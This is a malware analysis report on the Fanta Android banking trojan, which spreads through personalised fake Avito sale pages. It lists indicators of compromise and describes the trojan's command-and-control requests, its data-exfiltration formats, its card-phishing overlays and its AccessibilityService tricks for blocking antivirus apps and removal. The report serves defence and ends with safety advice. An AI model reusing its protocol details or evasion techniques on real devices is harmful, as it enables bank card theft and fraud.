



Once you decide to sell something on Avito and post a detailed description of your item (like a RAM module), you will receive a message like this:
 When you open the link, you will see what looks like a rather harmless page, notifying you, the happy and successful seller, about the completion of a purchase:

After you click the ‘Continue’ button, an APK file with an icon and name that inspire trust will be downloaded to your Android device. You installed an app that for some reason requested AccessibilityService permissions, then several windows appeared and quickly disappeared, and... that's it.
You go to check your balance, but for some reason, your banking app is asking for your card details again. After entering the data, something terrible happens: for some currently unclear reason, money starts to disappear from your account. You try to solve the problem, but your phone resists: it keeps pressing the ‘Back’ and ‘Home’ buttons, doesn't turn off, and doesn’t allow you to activate any protective measures. In the end, you are left without money, your item hasn't been bought, you're confused, and you're left wondering: what happened?
The answer is simple: you became a victim of the Android trojan Fanta, part of the Flexnet family. How did this happen? Let’s explain.
Authors: Andrey Polovinkin, junior malware analysis specialist, Ivan Pisarev, malware analysis specialist.
A bit of statistics
The Flexnet family of Android trojans first became known in 2015. Over a long period of activity, the family expanded to several subspecies: Fanta, Limebot, Lipton, etc. The trojan, along with its associated infrastructure, doesn't stand still: new effective distribution schemes are being developed — in our case, high-quality phishing pages targeting specific seller users, and the trojan developers follow the latest trends in malware writing — adding new functionalities that allow them to steal money from infected devices more effectively and bypass protective mechanisms.
The campaign described in this article targets users from Russia, with a small number of infected devices recorded in Ukraine and even fewer in Kazakhstan and Belarus.
Despite being on the Android Trojan scene for over 4 years and having been extensively studied by many researchers, Flexnet is still going strong. Since January 2019, the potential damage amounts to over 35 million rubles — and that's just from campaigns in Russia. In 2015, various versions of this Android Trojan were sold on underground forums, where the source code of the Trojan with detailed descriptions could also be found. This means that the statistics on global damage are even more impressive. A remarkable feat for such an old player, isn't it?

From Sale to Scam

As seen in the previously presented screenshot of the phishing page under the Internet service for placing ads Avito, it was prepared for a specific victim. Apparently, the attackers use one of the Avito parsers to extract the phone number and name of the seller, as well as the product description. After launching the page and preparing the APK file, an SMS is sent to the victim with their name and a link to the phishing page, containing a description of their product and the amounts received from the 'sale' of the item. By clicking the button, the user receives a malicious APK file — Fanta.
An analysis of the domain shcet491[.]ru showed that it is delegated to the DNS servers of the company Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
The domain zone file contains records indicating an IP address 31.220.23[.]236, 31.220.23[.]243, and 31.220.23[.]235. However, the main resource record of the domain (A record) points to a server with the IP address 178.132.1[.]240.
The IP address 178.132.1[.]240 is located in the Netherlands and belongs to the host WorldStream. The IP addresses 31.220.23[.]235, 31.220.23[.]236, and 31.220.23[.]243 are located in the United Kingdom and belong to the virtual hosting server HOSTINGER. The registrar used is openprov-ru. The following domains also resolved to the IP address 178.132.1[.]240:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
It should be noted that almost all domains had links available in the following format:
http://(www.){0,1}/[0-9]{7}
This template also includes links from the SMS messages. Historical data has shown that multiple links corresponding to one domain follow the above template, indicating the use of a single domain to distribute the Trojan to multiple victims.
Let's jump ahead a bit: as a control server, the Trojan downloaded from the link in the SMS uses the address onuseseddohap[.]club. This domain was registered on 2019-03-12, and starting from 2019-04-29, there has been interaction between APK applications and this domain. Based on data obtained from VirusTotal, a total of 109 applications interacted with this server. The domain resolved to an IP address 217.23.14[.]27, located in the Netherlands and owned by the hosting provider WorldStream. The registrar used is namecheap. The following domains also resolved to this IP address: bad-racoon[.]club (starting from 2018-09-25) and bad-racoon[.]live (starting from 2018-10-25). More than 80 APK files interacted with the domain bad-racoon[.]club , and bad-racoon[.]live — over 100.
Overall, the attack unfolds as follows:
What's under the hood of Fanta?
Like many other Android Trojans, Fanta is capable of reading and sending SMS messages, making USSD requests, and displaying its own windows over other applications (including banking ones). However, the functional capabilities of this family have increased: Fanta has begun to use AccessibilityService for various purposes: reading the content of notifications from other applications, preventing detection and stopping the execution of the Trojan on the infected device, etc. Fanta works on all Android versions no older than 4.4. In this article, we will take a closer look at the following Fanta sample:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Immediately after launch
Right after the Trojan starts, it hides its icon. The application can only work if the name of the infected device is not in the list:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
This check is performed in the main service of the Trojan — MainService. Upon the first launch, the application initializes configuration parameters with default values (details about the storage format of configuration data and their meanings will be discussed later), as well as registers the new infected device with the control server. An HTTP POST request will be sent to the server with the message type register_bot and information about the infected device (Android version, IMEI, phone number, operator name, and the code of the country where the operator is registered). The control server is represented by the address hXXp://onuseseddohap[.]club/controller.phpIn response, the server sends a message containing the fields bot_id, bot_pwd, server — these values are stored by the application as parameters for the CnC server. The parameter server is optional if the field was not received: Fanta uses the registration address — hXXp://onuseseddohap[.]club/controller.php. The function for changing the CnC address can be applied to solve two tasks: evenly distributing the load between several servers (with a large number of infected devices, the load on an unoptimized web server can be high), as well as using an alternative server in case one of the CnC servers fails.
If an error occurs during the request, the Trojan will retry the registration process after 20 seconds.
After the successful registration of the Fanta device, the user will see the following message:


Important note: the service named System security — is the name of the Trojan service, and after pressing the button OK , a window with the Accessibility settings of the infected device will open, where the user must grant Accessibility rights to the malicious service themselves:

Once the user enables AccessibilityService, Fanta gains access to the contents of application windows and actions performed within them:
Immediately after obtaining Accessibility rights, the Trojan requests administrator rights and notification read access:

Using AccessibilityService, the application simulates key presses, thereby granting itself all necessary permissions.
Fanta creates several instances of databases (which will be described later) necessary for storing configuration data, as well as information collected during the process about the infected device. To send the collected information, the Trojan creates a repeating task designed to unload fields from the database and receive commands from the control server. The connection interval to the CnC is set depending on the Android version: for version 5.1 the interval will be 10 seconds, otherwise 60 seconds.
To receive commands, Fanta makes a request GetTask to the control server. In response, the CnC may send one of the following commands:
| The command | Description |
|---|---|
| 0 | Send an SMS message |
| 1 | Make a phone call or USSD command |
| 2 | Update the parameter interval |
| 3 | Update the parameter intercept |
| 6 | Update the parameter smsManager |
| 9 | Start collecting SMS messages |
| 11 | Reset the phone to factory settings |
| 12 | Enabling/Disabling window creation logging |
Fanta also collects notifications from 70 banking applications, fast payment systems, and e-wallets, storing them in a database.
Storing configuration parameters
To store configuration parameters, Fanta uses the standard approach for the Android platform — Preferences-files. Settings will be saved in a file named settings. The description of the saved parameters is in the table below.
| Name | Default Value | Possible values | Description |
|---|---|---|---|
| id | 0 | Integer | Bot identifier |
| server | hXXp://onuseseddohap[.]club/ | URL | Control server address |
| pwd | — | String | Server password |
| interval | 20 | Integer | Time interval. Indicates how long to delay the execution of the next tasks:
|
| intercept | all | all/telNumber | If the field equals the string all or telNumber, then the received SMS message will be intercepted by the application and not shown to the user |
| smsManager | 0 | 0/1 | Enabling/Disabling the application as the default SMS receiver |
| readDialog | false | True/false | Enabling/Disabling event logging AccessibilityEvent |
Fanta also uses the file smsManager:
| Name | Default Value | Possible values | Description |
|---|---|---|---|
| pckg | — | String | Name of the SMS messenger used |
Interacting with databases
In the course of its operation, the Trojan uses two databases. The database named a is used to store various information collected from the phone. The second database is named fanta.db and is used to save settings responsible for creating phishing windows aimed at collecting credit card information.

The Trojan uses the database a to store collected information and log its actions. The data is stored in the table logs. The following SQL query is used to create the table:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)The database contains the following information:
1. Logging the activation of the infected device with the message The phone has been turned on!
2. Notifications from applications. The message is formed according to the following template:
(<%App Name%>)<%Title%>: <%Notification text%>
3. Credit card data from phishing forms created by the Trojan. The parameter VIEW_NAME can be one of the following:
- AliExpress
- Avito
- Link to
- Miscellaneous <%App Name%>
The message is logged in the format:
[] () Card Number:; Date:/; CVV:
4. Incoming/Outgoing SMS messages in the format:
([<%Time in format HH:mm:ss dd.MM.yyyy%>] Type: Incoming/Outgoing) <%Mobile number%>:<%SMS-text%>
5. Information about the package that creates the dialog box in the format:
(<%Package name%>)<%Package information%>
Example table logs:
One of the functionalities of Fanta is the collection of information about bank cards. Data collection occurs through the creation of phishing windows when banking applications are opened. The Trojan creates a phishing window only once. Information that the window was shown to the user is stored in the table settings in the database fanta.db. To create a database, the following SQL query is used:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);All fields of the table settings are initialized by default with the value 1 (to create a phishing window). After the user enters their data, the value will be set to 0. Example fields of the table settings:
- can_login — the field responsible for displaying the form when the banking application is opened
- first_bank — not used
- can_avito — the field responsible for displaying the form when the Avito application is opened
- can_ali — the field responsible for displaying the form when the Aliexpress application is opened
- can_another — the field responsible for displaying the form when opening any application from the list: Yula, Pandao, Drom Auto, Wallet. Discount and bonus cards, Aviasales, Booking, Trivago
- can_card — the field responsible for displaying the form when opening Link to
Interaction with the control server
Network interaction with the control server occurs via the HTTP protocol. For network operations, Fanta uses the popular Retrofit library. Requests are sent to the address hXXp://onuseseddohap[.]club/controller.php. The server address can be changed during registration on the server. Cookies may be received in response from the server. Fanta performs the following requests to the server:
- Bot registration on the control server occurs once upon first launch. The following data about the infected device is sent to the server:
· Cookie — obtained cookies from the server (default value — empty string)
· mode — string constant register_bot
· prefix — integer constant 2
· version_sdk — is formed according to the following template: <%Build.MODEL%>\/<%Build.VERSION.RELEASE%>(Avit)
· imei — IMEI of the infected device
· country — country code where the operator is registered, in ISO format
· number — phone number
· operator — operator's nameExample of a request sent to the server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
In response to the request, the server must return a JSON object containing the following parameters:
· bot_id — identifier of the infected device. If bot_id is equal to 0, Fanta will retry the request.
· bot_pwd — password for the server.
· server — address of the control server. Optional parameter. If not specified, the address saved in the application will be used.Example of a JSON object:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Request for a command from the server. The following data is sent to the server:
· Cookie — received cookies from the server
· bid — id of the infected device that was obtained when the request was sent register_bot
· pwd — password for the server
· divice_admin — field determines whether administrator rights have been obtained. If administrator rights were obtained, the field equals 1, otherwise 0
· Accessibility — status of the Accessibility Service. If the service has been started, the value equals 1, otherwise 0
· SMSManager — indicates whether the Trojan is set as the default application for receiving SMS
· screen — shows the state of the screen. The value will be set to 1, if the screen is on, otherwise 0;Example of a request sent to the server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Depending on the command, the server can return a JSON object with different parameters:
· The command Send an SMS message: The parameters contain the phone number, SMS message text, and the identifier of the sent message. The identifier is used when sending a message to the server with type setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· The command Make a phone call or USSD command: The phone number or command arrives in the body of the response.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· The command Change the interval parameter.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· The command Change intercept parameter.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/<%ANY_STRING%>
   	 }
    ],
    "status":"ok"
}
· The command Change the SmsManager field.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· The command Collect SMS messages from the infected device.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· The command Reset the phone to factory settings:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· The command Change the ReadDialog parameter.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Sending a message of type setSmsStatus. This request is made after executing the command Send an SMS message. The request looks as follows:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=<%ID%>&status_sms=<%PWD%>- Sending the contents of the database. One row is sent per request. The following data is sent to the server:
· Cookie — received cookies from the server
· mode — string constant setSaveInboxSms
· bid — id of the infected device that was obtained when the request was sent register_bot
· text — text in the current DB record (field d from the table logs in the database a)
· number — name of the current DB record (field p from the table logs in the database a)
· sms_mode — integer value (field m from the table logs in the database a)The request looks as follows:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=<%APP_ID%>&text=<%a.logs.d%>&number=<%a.logs.p%>&sms_mode=<%a.logs.m%>
Upon successful sending to the server, the row will be removed from the table. Example of the JSON object returned by the server:
{
    "response":[],
    "status":"ok"
}
Interacting with AccessibilityService
AccessibilityService was implemented to facilitate the use of Android devices by people with disabilities. In most cases, physical interaction is required to interact with the application. AccessibilityService allows these interactions to be done programmatically. Fanta uses the service to create fake windows in banking applications and to prevent access to system settings and certain applications.
Using the capabilities of AccessibilityService, the Trojan monitors changes to elements on the screen of the infected device. As previously described, there is a parameter in Fanta settings responsible for logging operations with dialog windows — readDialog. If this parameter is set, information about the name and description of the package that triggered the event will be added to the database. The Trojan takes the following actions when events are triggered:
- Simulates pressing the back and home buttons in case of:
· if the user wants to restart their device
· if the user wants to uninstall the 'Avito' app or change its permissions
· if the page mentions the 'Avito' app
· when opening the 'Google Play Protect' app
· when opening pages with AccessibilityService settings
· when a 'System Security' dialog appears
· when opening the 'Draw over other app' settings page
· when opening the 'Applications', 'Backup and reset', 'Data reset', 'Settings reset', 'Developer options', 'Accessibility', 'Special capabilities', 'Special rights' pages
· if the event was triggered by certain apps.List of applications
- android
- Master Lite
- Clean Master
- Clean Master for x86 CPU
- Meizu Application Permission Management
- MIUI Security
- Clean Master - Antivirus & Cache and Junk Cleaner
- Parental Control and GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Web Security Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast Antivirus & Free Protection 2019
- Mobile Security MegaFon
- AVG Protection for Xperia
- Mobile Security
- Malwarebytes Antivirus & Protection
- Antivirus for Android 2019
- Security Master - Antivirus, VPN, AppLock, Booster
- AVG Antivirus for Huawei Tablet System Manager
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobile Control Center
- Dr.Web Security Space Life
- Dr.Web Mobile Control Center
- Antivirus & Mobile Security
- Kaspersky Internet Security: Antivirus and Protection
- Kaspersky Battery Life: Saver & Booster
- Kaspersky Endpoint Security - protection and management
- AVG Antivirus Free 2019 - Protection for Android
- Antivirus Android
- Norton Mobile Security and Antivirus
- Antivirus, Firewall, VPN, Mobile Security
- Mobile Security: antivirus, VPN, theft protection
- Antivirus for Android
- If permission is requested when sending an SMS to a short number, Fanta simulates clicking on the checkbox Remember my choice and the button send.
- When attempting to revoke admin rights from the trojan, it locks the phone screen.
- Prevents adding new administrators.
- In case the antivirus application dr.web detects a threat, Fanta simulates clicking the ignore.
- The trojan simulates pressing the back and home buttons if the event was triggered by the application Samsung Device Care.



- Fanta creates phishing windows with forms for entering credit card information if an application from a list of about 30 different online services is launched. Among them: AliExpress, Booking, Avito, Google Play Market, Pandao, Drom Auto, and others.
Phishing Forms
Fanta analyzes which applications are launched on the infected device. If a relevant application is opened, the trojan displays a phishing window over all others, which is a form for entering credit card information. The user needs to enter the following details:
- Card number
- Expiration date
- CVV
- Cardholder name (not required by all banks)
Depending on the launched application, different phishing windows will be shown. Below are examples of some of them:
Aliexpress:

Avito:
For some other applications, such as Google Play Market, Aviasales, Pandao, Booking, Trivago:

How it really was
Fortunately, the person who received the SMS mentioned at the beginning of the article turned out to be a cybersecurity expert. Therefore, the real, un-scripted version is different from what was previously described: the person received an intriguing SMS, after which they handed it over to the Group-IB Threat Hunting Intelligence team. The result of the attack — this article. A happy ending, right? However, not all stories end this well, and to ensure yours doesn’t resemble the scripted version with money lost, in most cases, it is enough to adhere to the following long-known rules:
- do not install Android mobile device applications from any sources other than Google Play
- pay special attention to the permissions requested by the application upon installation
- be cautious of the extensions of downloaded files
- regularly install Android OS updates
- do not visit suspicious resources and do not download files from them
- do not follow links received in SMS messages.
Source: habr.com
